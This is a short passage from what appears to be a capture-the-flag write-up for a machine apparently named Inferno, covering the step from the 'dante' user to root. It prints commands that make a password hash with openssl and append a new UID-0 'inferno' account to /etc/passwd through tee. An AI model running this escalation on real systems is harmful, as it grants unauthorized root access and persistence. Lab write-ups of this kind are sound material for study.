
There is another crontab running for this dante user too that logs us out.
So I quickly read what was required.
Privilege Escalation
Shell as root
Now since the SUID is set on tee we can use this command.
1
2
openssl passwd -1 -salt "inferno" "dante"
printf 'inferno:$1$inferno$vA66L6zp5Qks4kxIc3tvn/:0:0:root:/root:/bin/bash\n' | sudo tee -a /etc/passwd

Basically what we did is we create a password hash for “dante” as the password and replaced it in /etc/passwd since we have write permissions with tee.
Rooted!!
Thanks for reading 🙂